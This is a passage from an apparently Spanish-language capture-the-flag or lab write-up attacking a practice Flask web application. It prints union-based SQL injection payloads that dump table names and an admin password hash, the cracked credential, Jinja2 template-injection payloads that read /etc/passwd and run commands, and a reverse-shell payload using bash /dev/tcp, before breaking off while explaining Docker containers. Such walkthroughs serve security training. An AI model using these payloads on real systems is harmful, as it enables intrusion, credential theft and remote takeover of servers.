Código 5. SQLi UB determinación de usuario

Empezamos entonces la exfiltración de información de la base de datos. Empezamos extrayendo el nombre de la base de datos, aunque esta ya la sabíamos: main.



Ilustración 15. SQLi UB determinación de base de datos #2

```
admin'+UNION+SELECT+1,2,3,schema_name+FROM+information_schema.schemata
```

Código 6. SQLi UB determinación de base de datos #2

Seguimos con la exfiltración de los nombres de las tablas existentes dentro de la base de datos main: blog, blog_comments y user.



Ilustración 16. SQLi UB determinación de tablas de bb.dd. 'main'

```
admin'+UNION+SELECT+1,2,3,table_name+FROM+information_schema.tables+WHERE+table_schema='main'
```

Código 7. SQLi UB determinación de tablas de bb.dd 'main'

Sabiendo que lo que nos interesa en primera instancia son unas credenciales para acceder al panel de administración, vamos a comprobar de que se columnas se compone la tabla user: email, id, name y password.



Ilustración 17. SQLi UB determinación de columnas de tabla 'user'

```
admin'+UNION+SELECT+1,2,3,table_name+FROM+information_schema.columns+WHERE+table_name='user'
```

Código 8. SQLi UB determinación de columnas de tabla 'user'

Si comprobamos en primera instancia el nombre de usuarios existentes en la tabla vemos que solo contamos con admin. En esta tabla aparecerían mas entradas en caso de que hubiéramos creado una cuenta de prueba al registrarnos en el portal.



Ilustración 18. SQLi UB determinación de datos de columna 'name' en tabla 'user'

```
admin'+UNION+SELECT+1,2,3,name+FROM+user
```

Código 9. SQLi UB determinación de datos de columna 'name' en tabla 'user'

Vamos con la contraseña. Vemos que se trata de un valor en principio parece que hasheado, por lo que deberemos dehasear el mismo para obtener la contraseña en texto plano.



Ilustración 19. SQLi UB determinación de datos de columna 'password' en tabla 'user'

```
admin'+UNION+SELECT+1,2,3,password+FROM+user
```

Código 10. SQLi UB determinación de datos de columna 'password' en tabla 'user'

Password Cracking

Acudimos entonces a "Crack Station" para ver si de manera rápida esta pagina nos puede ayudar con el hash encontrado. Y en efecto, esta cadena se encontraba hasheada por MD5.



Ilustración 20. Crack Station

Obtenemos entonces un par de credenciales: **admin:superadministrator**.

Al usar estas credenciales en el portal de administración obtenemos acceso al mismo. Parece ser que este se trata de un portal el cual administra las ventas de algún sitio web.

SSTI



Ilustración 21. Pagina inicial panel de administración

Al navegar por el portal en busca de funcionalidades que nos sean útiles nos encontramos con el apartado de "Settings". Este al parecer nos permite editar información de contacto de nuestro usuario.



Ilustración 22. Apartado de ajustes del panel de administración

Si guardamos los datos que hemos introducido, vemos que se nos muestra por pantalla el valor del campo "Full name". En primera instancia y sabiendo que se esta haciendo uso de una plantilla web la cual funciona mediante Python (Flask), podríamos pensar que en este caso podemos hacer uso de un SSTI.



Ilustración 23. Localización de posible SSTI

Si hacemos una inyección de prueba con **{{7*7}}**, vemos que en efecto podemos en efecto estamos ante tal caso.



Ilustración 24. Inyección inicial SSTI

Lo siguiente que deberemos hacer es identificar la plantilla que se esta usando en concreto para hacer uso de los payload adecuados más adelante. En estos casos es muy útil PayloadAllTheThings, en concreto el apartado de SSTI.



Ilustración 25. Esquema de identificación de plantilla

Sabemos de primera mano que es Python, y para cercar el cerco valga la redundancia, probamos con el siguiente payload **{{7*'7'}}**.



Ilustración 26. Inyección SSTI #2

La respuesta obtenida nos dice que estamos probablemente ante la plantilla Jinja2, por lo que llevamos a cabo una última comprobación.



Ilustración 27. Inyección SSTI #3

```
{{ self.__init__.__globals__.__builtins__ }}
```

Código 11. Inyección SSTI #3

En efecto confirmamos que estamos ante Jinja2, por lo que haremos uso de payloads relativos a esta.

Para llevar a cabo un flujo de trabajo más cómodo y dinámico nos trasladamos de nuevo a Burpsuite, donde si hacemos uso de un payload que nos permita llevar a cabo la lectura de archivos del sistema vemos que en el mismo el único usuario con acceso a una consola por inicio de sesión es root, algo que en entornos de practica como este parece extraño a primera vista.



Ilustración 28. Inyección SSTI #3

```
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```

Código 12. Inyección SSTI #4

Llevando a cabo la comprobación de el usuario con el que estamos operando vemos que somos root, por lo que si conseguimos acceso al servidor operaremos como tal.



Ilustración 29. RCE SSTI

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```

Código 13. RCE SSTI

Sabiendo que podemos ejecutar comandos de sistema, nuestro objetivo es obtener una shell. Es por ello que lanzamos distinstos payloads hasta poder obtener una reverse shell en nuestra consola.

Ilustración 30. RCE SSTI Reverse Shell

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c /bin/bash -i >& /dev/tcp/$IP/$PORT 0>&1').read() }}
```

Código 14. RCE SSTI Reverse Shell

Dejando el puerto correspondiente a la escucha recibimos la conexión, y como dijimos antes, somos root. Pero el nombre de la maquina a la que estamos conectados no parece ser la maquina que estamos atacando, pues el nombre aparece como una cadena aleatoria.

Si tenemos la experiencia necesaria, sabremos que se trata de un Docker, y por suerte para nosotros, tenemos permisos totales del mismo.

Docker

Los Docker no son mas que procesos aislados que comparten el kernel del host en el que se encuentran lanzados y que cuentan con su propio sistema de ficheros.

Este sistema de ficheros de un contenedor se construye a partir de una **imagen de solo lectura** (con SO base, librerías y app) sobre la que, al arrancar el contenedor, se añade una **capa de escritura** donde se guardan los cambios; lo que ves dentro del contenedor es la combinación de ambas, y si borras el contenedor normalmente se

